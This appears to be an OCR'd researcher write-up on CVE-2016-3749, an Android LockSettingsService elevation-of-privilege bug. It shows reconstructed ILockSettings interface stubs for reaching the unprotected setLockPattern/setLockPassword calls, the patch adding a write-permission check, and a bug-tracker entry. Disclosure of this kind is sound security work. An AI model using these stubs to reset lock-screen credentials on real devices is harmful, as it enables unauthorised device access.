


CVE-2016-3749 Details



```java
/**
 * Created by 0xr0ot on 16/5/27.
 */
public interface ILockSettings extends android.os.IInterface {

    static final int TRANSACTION_setBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 0);
    static final int TRANSACTION_setLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 1);
    static final int TRANSACTION_setString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 2);
    static final int TRANSACTION_getBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 3);
    static final int TRANSACTION_getLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 4);
    static final int TRANSACTION_getString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 5);
    static final int TRANSACTION_setLockPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 6);
    static final int TRANSACTION_checkPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 7);
    static final int TRANSACTION_verifyPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 8);
    static final int TRANSACTION_setLockPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 9);
    static final int TRANSACTION_checkPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 10);
    static final int TRANSACTION_verifyPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 11);
    static final int TRANSACTION_checkVoldPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 12);
    static final int TRANSACTION_havePattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 13);
    static final int TRANSACTION_havePassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 14);
    static final int TRANSACTION_registerStrongAuthTracker = (android.os.IBinder.FIRST_CALL_TRANSACTION + 15);
    static final int TRANSACTION_unregisterStrongAuthTracker = (android.os.IBinder.FIRST_CALL_TRANSACTION + 16);
    static final int TRANSACTION_requireStrongAuth = (android.os.IBinder.FIRST_CALL_TRANSACTION + 17);

    public void setBoolean(java.lang.String key, boolean value, int userId) throws android.os.RemoteException;
    public void setLong(java.lang.String key, long value, int userId) throws android.os.RemoteException;
    public void setString(java.lang.String key, java.lang.String value, int userId) throws android.os.RemoteException;
    public boolean getBoolean(java.lang.String key, boolean defaultValue, int userId) throws android.os.RemoteException;
    public long getLong(java.lang.String key, long defaultValue, int userId) throws android.os.RemoteException;
    public java.lang.String getString(java.lang.String key, java.lang.String defaultValue, int userId) throws android.os.RemoteException;
    public void setLockPattern(java.lang.String pattern, java.lang.String savedPattern, int userId) throws android.os.RemoteException;
    public VerifyCredentialResponse checkPattern(java.lang.String pattern, int userId) throws android.os.RemoteException;
    public VerifyCredentialResponse verifyPattern(java.lang.String pattern, long challenge, int userId) throws android.os.RemoteException;
    public void setLockPassword(java.lang.String password, java.lang.String savedPassword, int userId) throws android.os.RemoteException;
    public VerifyCredentialResponse checkPassword(java.lang.String password, int userId) throws android.os.RemoteException;
    public VerifyCredentialResponse verifyPassword(java.lang.String password, long challenge, int userId) throws android.os.RemoteException;
    public boolean checkVoldPassword(int userId) throws android.os.RemoteException;
    public boolean havePattern(int userId) throws android.os.RemoteException;
    public boolean havePassword(int userId) throws android.os.RemoteException;
    public void registerStrongAuthTracker(IStrongAuthTracker tracker) throws android.os.RemoteException;
    public void unregisterStrongAuthTracker(IStrongAuthTracker tracker) throws android.os.RemoteException;
    public void requireStrongAuth(int strongAuthReason, int userId) throws android.os.RemoteException;
}
```


Windfall



ILockSettings.java

```java
/**
 * Created by 0xr0ot on 16/5/30.
 */

public interface ILockSettings extends android.os.IInterface {
    static final int TRANSACTION_setBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 0);
    static final int TRANSACTION_setLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 1);
    static final int TRANSACTION_setString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 2);
    static final int TRANSACTION_getBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 3);
    static final int TRANSACTION_getLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 4);
    static final int TRANSACTION_getString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 5);
    static final int TRANSACTION_setLockPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 6);
    static final int TRANSACTION_checkPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 7);
    [redacted]
    static final int TRANSACTION_checkVoldPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 10);
    static final int TRANSACTION_havePattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 11);
    static final int TRANSACTION_havePassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 12);
    static final int TRANSACTION_removeUser = (android.os.IBinder.FIRST_CALL_TRANSACTION + 13);
    static final int TRANSACTION_registerObserver = (android.os.IBinder.FIRST_CALL_TRANSACTION + 14);
    static final int TRANSACTION_unregisterObserver = (android.os.IBinder.FIRST_CALL_TRANSACTION + 15);

    public void setBoolean(java.lang.String key, boolean value, int userId) throws android.os.RemoteException;

    public void setLong(java.lang.String key, long value, int userId) throws android.os.RemoteException;

    public void setString(java.lang.String key, java.lang.String value, int userId) throws android.os.RemoteException;

    public boolean getBoolean(java.lang.String key, boolean defaultValue, int userId) throws android.os.RemoteException;

    public long getLong(java.lang.String key, long defaultValue, int userId) throws android.os.RemoteException;

    public java.lang.String getString(java.lang.String key, java.lang.String defaultValue, int userId) throws android.os.RemoteException;

    public void setLockPattern(java.lang.String pattern, int userId) throws android.os.RemoteException;

    public boolean checkPattern(java.lang.String pattern, int userId) throws android.os.RemoteException;

    [redacted] throws android.os.RemoteException;

    [redacted] throws android.os.RemoteException;

    public boolean checkVoldPassword(int userId) throws android.os.RemoteException;
```


CVE-2016-3749 Patch



```
Fix missing permission check when saving pattern/password

Fixes bug 28163930

Change-Id: Ic98ef20933b352159b88fdef331e83e9ef6e1f20
```

```
diff --git a/services/core/java/com/android/server/LockSettingsService.java b/services/core/java/com/android/server/LockSettingsService.java
index f1d7da4..55682c2 100644
--- a/services/core/java/com/android/server/LockSettingsService.java
+++ b/services/core/java/com/android/server/LockSettingsService.java

@@ -424,6 +424,7 @@
     @Override
     public void setLockPattern(String pattern, String savedCredential, int userId)
             throws RemoteException {
+        checkWritePermission(userId);
         byte[] currentHandle = getCurrentHandle(userId);

         if (pattern == null) {
@@ -452,6 +453,7 @@
     @Override
     public void setLockPassword(String password, String savedCredential, int userId)
             throws RemoteException {
+        checkWritePermission(userId);
         byte[] currentHandle = getCurrentHandle(userId);

         if (password == null) {
```


My first high severity issue



Issue 215316: Elevation of privilege vulnerability in LockSettingsService
1 person starred this issue and may be notified of changes.

Status: Assigned

Reported by 0xr0ot....@gmail.com, Jul 6, 2016



Status: Assigned
Owner: qua...@google.com
Cc: secur...@android.com
Type-Security
Priority-Medium
AndroidID-30003944
Severity-High
Triaged-yes

Restricted
- Only users with Commit permission can see this issue.

